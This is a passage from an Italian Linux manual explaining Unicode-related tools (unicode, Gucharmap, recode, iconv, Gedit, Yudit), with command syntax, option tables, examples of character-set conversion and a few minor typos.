427.2 Utilizzo di «unicode»

Il programma '**unicode**' [2] consente di ottenere facilmente informazioni su un certo carattere, secondo la classificazione della codifica universale.

```
unicode [opzioni] [carattere_o_stringa]...
```

Gli argomenti finali della riga di comando possono essere caratteri singoli, oppure stringhe; l'indicazione di una stringa implica la richiesta di avere informazioni su tutti i caratteri che contiene. I caratteri cercati possono essere indicati letteralmente, oppure attraverso altre forme, come documentato nella pagina di manuale *unicode(1)*, ma generalmente conviene limitarsi all'uso della notazione tipica per Unicode: '**U+*n***', dove ***n*** è un numero del punto di codifica espresso in esadecimale.

Tabella 427.7. Alcune modalità con cui si possono indicare i caratteri nella riga di comando.

Forma	Descrizione
x	Se possibile, il carattere può essere indicato in forma letterale.
U+***n*** ***n***	Rappresenta il punto di codifica in esadecimale.

Forma	Descrizione
`U+`***n***`..U+`***m*** ***n***`..`***m***	Rappresenta un intervallo di punti di codifica e si usa per ottenere la tabella dei codici relativi.

Sono disponibili delle opzioni, che generalmente non è necessario utilizzare; eventualmente si può consultare la pagina di manuale *unicode(1)*. Vengono mostrati alcuni esempi.

- `$` **`unicode à`** [*Invio*]

  Richiede informazioni sulla lettera «à» (a minuscola con accento grave).

```
U+00E0 LATIN SMALL LETTER A WITH GRAVE
UTF-8: c3 a0   UTF-16BE: 00e0   Decimal: &#224;
à (À)
Uppercase: U+00C0
Category: Ll (Letter, Lowercase)
Bidi: L (Left-to-Right)
Decomposition: 0061 0300
```

- `$` **`unicode U+0416`** [*Invio*]

  Richiede informazioni sul punto di codifica U+0416:

```
U+0416 CYRILLIC CAPITAL LETTER ZHE
UTF-8: d0 96   UTF-16BE: 0416   Decimal: &#1046;
Ж (ж)
Lowercase: U+0436
Category: Lu (Letter, Uppercase)
Bidi: L (Left-to-Right)
```

- `$` **`unicode 0416`** [*Invio*]

  Esattamente come nell'esempio precedente.

- `$` **`unicode U+0005..U+0010`** [*Invio*]

  Richiede di visualizzare il blocco di codici che comprende i punti di codifica da U+0005 a U+0010; in pratica, visualizza i punti di codifica da U+0000 a U+00FF:

```
      .0 .1 .2 .3 .4 .5 .6 .7 .8 .9 .A .B .C .D .E .F
 000.
 001.
 002.     !  "  #  $  %  &  '  (  )  *  +  ,  -  .  /
 003.  0  1  2  3  4  5  6  7  8  9  :  ;  <  =  >  ?
 004.  @  A  B  C  D  E  F  G  H  I  J  K  L  M  N  O
 005.  P  Q  R  S  T  U  V  W  X  Y  Z  [  \  ]  ^  _
 006.  `  a  b  c  d  e  f  g  h  i  j  k  l  m  n  o
 007.  p  q  r  s  t  u  v  w  x  y  z  {  |  }  ~
 008.
 009.
 00A.     ¡  ¢  £  ¤  ¥  ¦  §  ¨  ©  ª  «  ¬     ®  ¯
 00B.  °  ±  ²  ³  ´  µ  ¶  ·  ¸  ¹  º  »  ¼  ½  ¾  ¿
```

```
00C.  À  Á  Â  Ã  Ä  Å  Æ  Ç  È  É  Ê  Ë  Ì  Í  Î  Ï
00D.  Ð  Ñ  Ò  Ó  Ô  Õ  Ö  ×  Ø  Ù  Ú  Û  Ü  Ý  Þ  ß
00E.  à  á  â  ã  ä  å  æ  ç  è  é  ê  ë  ì  í  î  ï
00F.  ð  ñ  ò  ó  ô  õ  ö  ÷  ø  ù  ú  û  ü  ý  þ  ÿ
```

427.3 Gucharmap

Attraverso il sistema grafico X è possibile utilizzare Gucharmap, [3] con il quale si ottengono informazioni sui codici dei caratteri, secondo la codifica universale, in modo pratico.

```
gucharmap
```

Il programma '**gucharmap**' si avvia senza opzioni particolari e si interagisce con lui, attraverso un'interfaccia grafica.

Figura 427.11. Gucharmap con la selezione del punto di codifica U+0D24.







Figura 427.12. Gucharmap con le informazioni dettagliate del punto di codifica U+0D24.

Una volta selezionato il gruppo di codici di proprio interesse, è facile copiare i caratteri desiderati trascinandoli nella riga di testo che appare nella parte inferiore della finestra, come si vede nella figura 427.13. Da lì è poi possibile copiarli nell'applicazione di proprio interesse, utilizzando i metodi consueti per le operazioni di «taglia-copia-incolla».

Figura 427.13. Copia di alcuni caratteri nella riga inferiore.

I caratteri della codifica universale possono essere classificati in base alla scrittura (*script*), oppure in base ai blocchi utilizzati nella codifica stessa. La figura 427.14 mostra una porzione del blocco cirillico (da U+0400 a U+04FF).

Figura 427.14. Classificazione dei codici secondo i blocchi della codifica universale.

[1] **Ascii** GNU GPL

[2] **Unicode** GNU GPL

[3] **Gucharmap** GNU GPL

Capitolo 428
Applicativi utili durante la fase di transizione all'insieme di caratteri universale

Durante la fase di transizione all'insieme di caratteri universale è importante la possibilità di convertire file di testo con codifiche differenti; inoltre è importante poter utilizzare programmi di creazione e modifica di questi file, potendo leggere e salvare con codifiche alternative.

428.1 Recode

Recode [1] è un programma per la conversione di file da un insieme di caratteri a un altro. Recode non si limita semplicemente a questo; spesso è in grado di intervenire su codifiche composte da sequenze di caratteri, anche se in queste situazioni il suo utilizzo si complica e i risultati non sono sempre garantiti.

```
recode [opzioni] codifica_prima..codifica_dopo [file...]
```

Osservando lo schema sintattico mostrato, si può vedere che è necessario indicare il tipo di conversione attraverso due parole chiave: la prima serve a stabilire il modo in cui sono codificati i dati in ingresso, la seconda stabilisce in che modo li si vuole trasformare in uscita.

Uno o più file in ingresso possono essere indicati alla fine della riga di comando, facendo sì che Recode tenti di sovrascriverli; in alternativa, un file in ingresso può essere fornito attraverso lo standard input, ottenendo il risultato della conversione dallo standard output.

> Bisogna essere prudenti con Recode quando si indicano i file nella riga di comando, perché la conversione potrebbe essere irreversibile.

Nel suo piccolo, Recode è un programma complesso. Questa sezione mostra solo alcuni aspetti banali, mentre per sfruttare bene tutte le sue potenzialità è necessario leggere la documentazione originale: *info recode*.

Tabella 428.1. Alcune opzioni.

Opzione	Descrizione
`-l` [*codifica*] `--list`[=*codifica*]	Questa opzione, usata senza argomento, mostra l'elenco delle codifiche gestite; con l'aggiunta del nome di una codifica, si ottiene invece una tabella della codifica stessa.
`-g` `--graphics`	Questa opzione riguarda la conversione dall'insieme di caratteri '**`IBM-PC`**', a un altro tipo, dove si vuole tentare di trasformare in qualche modo i simboli grafici tipici di quella codifica. È evidente che questa conversione è irreversibile.

Le codifiche da utilizzare nelle conversioni sono indicate attraverso la notazione ***codifica_prima*..*codifica_dopo***, come si vede nello schema sintattico introduttivo. Le parole chiave utilizzate per questo possono essere indicate indifferentemente utilizzando le lettere minuscole o maiuscole. L'elenco delle codifiche (e quindi delle trasformazioni possibili) è molto lungo e potrebbe essere ottenuto un riepilogo attraverso l'opzione '**`-l`**' da sola. Tuttavia,

sarebbe meglio leggere prima ciò che è stato annotato nel documento *info recode* al riguardo, per non rischiare di trovarsi poi nei pasticci.

Tabella 428.2. Alcune parole chiave che si possono usare per individuare le codifiche.

Codifica	Descrizione

`IBM437`
`437`
`cp437`
	Rappresenta la codifica IBM usata normalmente nel Dos. Quando si converte da questa codifica a un'altra, i codici di interruzione di riga vengono lasciati inalterati.

`IBM-PC` `ibmpc`	È praticamente la stessa codifica IBM437, con la differenza che quando si converte da questa codifica a un'altra, i codici di interruzione di riga vengono trasformati.

`IBM850`
`850`
`cp850`
	Rappresenta la codifica IBM usata normalmente nel Dos per la localizzazione europea.

`ISO_8859-1:1987`
`ISO_8859-1`
`ISO-8859-1`
`CP819`
`IBM819`
`iso-ir-100`
`l1`
`latin1`
	Si riferisce alla codifica ISO 8859-1.

`UTF-8` `UTF8`	Si riferisce alla codifica UTF-8.

Segue la descrizione di alcuni esempi.

- `$` **`recode -a IBM437`** [*Invio*]

  Mostra tutte le possibilità di abbinamento con la codifica IBM437.

- `$` **`recode -a IBM-PC`** [*Invio*]

  Mostra tutte le possibilità di abbinamento con la codifica IBM-PC.

- `$` **`recode IBM-PC..ISO_8859-1 lettera`** [*Invio*]

  Converte il file '`lettera`' dalla codifica IBM-PC, con codice di interruzione di riga pari a <*CR*><*LF*> a ISO 8859-1, con codice di interruzione di riga pari a <*LF*> soltanto, sovrascrivendo il file.

- `$` **`recode IBM-PC..ISO_8859-1 < lettera > lettera2`** [*Invio*]

  Converte il file ‘`lettera`’ dalla codifica ISO 8859-1, con codice di interruzione di riga pari a *<LF>*, a IBM-PC, con codice di interruzione di riga pari a *<CR><LF>*, generando il file ‘`lettera2`’.

- `$` **`recode -g IBM-PC..ISO_8859-1 < schema1 > schema2`** [*Invio*]

  Converte il file ‘`schema1`’ dalla codifica IBM-PC a ISO 8859-1, generando il file ‘`schema2`’, tentando di convertire anche i simboli grafici. Anche in questo caso ha luogo la conversione del codice di interruzione di riga.

428.2 Iconv

Iconv [2] è un programma che fa parte del pacchetto delle librerie GNU C e serve a convertire un file da un insieme di caratteri a un altro. Lo schema sintattico seguente mostra l’utilizzo normale del programma:

```
iconv -f da_codifica -t a_codifica [altre_opzioni] [file...]
```

La codifica viene indicata attraverso una parola chiave e l’elenco completo degli insiemi di caratteri conosciuti si ottiene con l’opzione ‘**`---list`**’, usata da sola:

```
iconv --list
```

Il file da convertire viene indicato normalmente alla fine della riga di comando, ma in sua mancanza viene usato lo standard input; generalmente il risultato della conversione viene emesso attraverso lo standard output, a meno che sia usata espressamente l’opzione ‘**`-o`**’, con la quale si indica il nome di un file da creare per questo scopo.

Tabella 428.3. Alcune opzioni.

Opzione	Descrizione
`-f` *codifica_di_partenza* `--from-code` *codifica_di_partenza*	Specifica la codifica di origine.
`-t` *codifica_di_destinazione* `--to-code` *codifica_di_destinazione*	Specifica la codifica del file da generare.
`--list`	Elenca le parole chiave riconosciute che individuano le varie codifiche gestibili dal programma. Si usa questa opzione da sola.
`-o` *file_da_generare* `--output` *file_da_generare*	Richiede di fornire il risultato nel file specificato, senza usare per questo lo standard output.

Le parole chiave utilizzate per individuare la codifica possono essere indicate indifferente-

mente utilizzando le lettere minuscole o maiuscole. Si deve osservare che non tutte le trasformazioni sono possibili; pertanto, di fronte a richieste impossibili, il programma si rifiuta di procedere, così come si rifiuta di farlo se il file in ingresso non è conforme alla codifica dichiarata per questo.

Tabella 428.4. Alcune parole chiave che si possono usare per individuare le codifiche.

Codifica	Descrizione

`IBM437`
`437`
`CP437`
	Rappresenta la codifica IBM usata normalmente nel Dos.

`IBM850`
`850`
`CP850`
	Rappresenta la codifica IBM usata normalmente nel Dos per la localizzazione europea.

`LATIN1`
`8859_1`
`ISO-8859-1`
`ISO_8859-1`
`ISO_8859-1:1987`
`ISO8859-1`
`ISO88591`
	Si riferisce alla codifica ISO 8859-1.

`UTF-8` `UTF8`	Si riferisce alla codifica UTF-8.

Segue la descrizione di alcuni esempi.

- `$` **`iconv --list`** [*Invio*]

  Mostra i nomi di tutte le codifiche gestibili.

- `$` **`iconv -f LATIN1 -t UTF-8 lettera > lettera2`** [*Invio*]

  Converte il file '`lettera`', scritto con la codifica ISO 8859-1, a UTF-8, generando il file '`lettera2`'.

- `$` **`cat lettera | iconv -f LATIN1 -t UTF-8 > lettera2`** [*Invio*]

  Esattamente come nell'esempio precedente, con la differenza che il file '`lettera`' viene fornito attraverso lo standard input.

- `$` **`iconv -f BIG5 -t UTF-8 lettera > lettera2`** [*Invio*]

Converte il file '`lettera`', scritto con la codifica BIG5 (usata per la lingua cinese), a UTF-8, generando il file '`lettera2`'.

428.3 Gedit

Gedit [3] è un programma per la creazione e la modifica di file di testo, associato allo sviluppo di Gnome; il suo eseguibile è '**`gedit`**', che in generale non richiede l'uso di opzioni o argomenti particolari. Il vantaggio di usare Gedit rispetto ad altri programmi analoghi sta nella facilità con cui è possibile gestire file che utilizzano la codifica UTF-8, anche se la configurazione locale non dovesse essere ancora predisposta per questo.



Figura 428.5. L'aspetto generale di Gedit durante il funzionamento, secondo la localizzazione inglese.

La configurazione predefinita di Gedit prevede di salvare utilizzando la codifica UTF-8; tuttavia, quando si salva attribuendo un nome, è possibile specificare il formato; oppure, se la versione di Gedit lo prevede, è possibile modificare questo comportamento tra le preferenze, come si vede nella figura 428.6.

Figura 428.6. Configurazione delle preferenze sul formato da usare quando si salva un file con Gedit.

428.4 Yudit

Yudit [4] è un programma per la creazione e la modifica di file di testo secondo varie codifiche. Yudit è comunque un programma più complesso di quello che si può pensare a prima vista, che si avvale di diverse componenti, di cui '**yudit**' è comunque l'eseguibile principale.

yudit [-e *codifica*] [*file*]...

Come si vede dal modello sintattico che riguarda l'uso dell'eseguibile '**yudit**', oltre che indicare i nomi dei file che si vogliono aprire per la modifica, è possibile specificare la codifica di questi. Successivamente, durante il funzionamento, è poi possibile salvare secondo una codifica differente, oppure rimanere su quella iniziale; inoltre è possibile cambiare il tipo di codice di interruzione di riga. La sigla da usare per identificare la codifica dipende dal programma '**uniconv**', che fa sempre parte di Yudit; tuttavia, per sapere esattamente quali sono i nomi validi, è necessario avviare proprio '**uniconv**' con un'opzione qualunque, purché non valida, perché la documentazione delle pagine di manuale potrebbe essere errata:

$ **uniconv -h** [*Invio*]

```
uniconv version 2.6 GNU(c) Gaspar Sinai
USAGE: uniconv [-out file] [-in file] [-decode name] [-encode name] ↩
↪[-fromdos] [-todos] [-frommac] [-tomac]
```

```
Currently known built-in encodings:
utf-8, utf-8-s, utf-7, java, java-s, ncr, ucs-2, ucs-2-le, ucs-2-be, ↩
↪utf-16, utf-16-le, utf-16-be, euc-jp, euc-jp-3, euc-kr, big-5, hz, ↩
↪iso-2022-x11, ksc-5601-x11, gb-18030, gb-2312-x11, gb-2312, iso-2022-jp, ↩
↪iso-2022-jp-3, shift-jis, shift-jis-3, uhc, johab, unicode, shape, ↩
↪deshape, bidi

Currently known external encodings:
ArabicTranslit, TCVNcombine, Devanagari, OldItalic, GrandLatin, tscii, ↩
↪Gurmukhi, mik, Russian-ISO-Translit, Ori-Inscript, CS-dead, ↩
↪Croatian, iso-8859-7, Hangul, koi8-r, GreekBible, iso-8859-5, ↩
↪ksc-5601-l, Danish, Tel-Inscript, windows-1255, Mnemonic, Kanji, ↩
↪VNtelex, Dev-Inscript, Yiddish, Welsh, iso-8859-4, Polish, ksc-5601-r, ↩
↪Arabic, example, GreekMonotonic, SR-Cyrillic, Bulgarian, ↩
↪ASCII-IPA, Belarusian, gb-2312-l, category, Esperanto, Dutch, ↩
↪iso-646, Spanish, TeX, KOI8_R_KEY, SGML, GreekPolytonic, ↩
↪iso-8859e, Unicode, Lithuanian, ArmenianWest, Kan-Inscript, ↩
↪iso-8859-8, RU-translit, Hungarian-prefix, ArmenianEast, precompose, ↩
↪German, Thai, iso-8859-1, Mal-Inscript, smeTeX, iso-8859-9, ↩
↪Azeri, Hangul2, Russian, cp-1251, iso-8859-3, iso-8859-6, ↩
↪Hebrew, iso-8859-2, Georgian, viscii, SK, Cyrillic, Guarani, ↩
↪HebrewIsraeli, DE-RU, VietnameseTelex, Ben-Inscript, jis-0212, ↩
↪Guj-Inscript, jis-0201, French, RU-javerty, gb-2312-r, ↩
↪Hungarian, jis-0208, Chinese-CJ, Vietnamese, Czech, tcvn, ↩
↪Dev-Phonetic, Tam-Inscript, Troff, Hangul3, TIS_620, Ethiopic, ↩
↪wingreek, Kana, Malayalam, indic, Tamil, Cherokee, cluster, ↩
↪ksx-1001, koi8-c, rovas, Oriya, ArabicKeyboard, Slovenian, ↩
↪Bengali, iso-8859-16, Ukr_Extended, Klingon, jis-0213-2, ↩
↪OldHungarian, Gujarati, TCVNkey, Israeli, cp-1250, Kannada, ↩
↪Gur-Inscript, iso-8859-15, jis-0213-1, Ukrainian, koi8-u, mirroring, Telugu

datapath settings:
 /usr/share/yudit/data:/usr/share/yudit/data:/home/tizio/.yudit/data:↩
↪/usr/share/yudit/data.

example: /uniconv -decode Hungarian -encode iso-8859-2
example: Sinai Ga'spa'r <eof>
```

Dagli esempi visti, volendo aprire il file '`prova.txt`' che inizialmente risulta scritto secondo la codifica ISO 8859-1, si potrebbe usare il comando seguente:

$ **yudit -e iso-8859-1 prova.txt** [*Invio*]


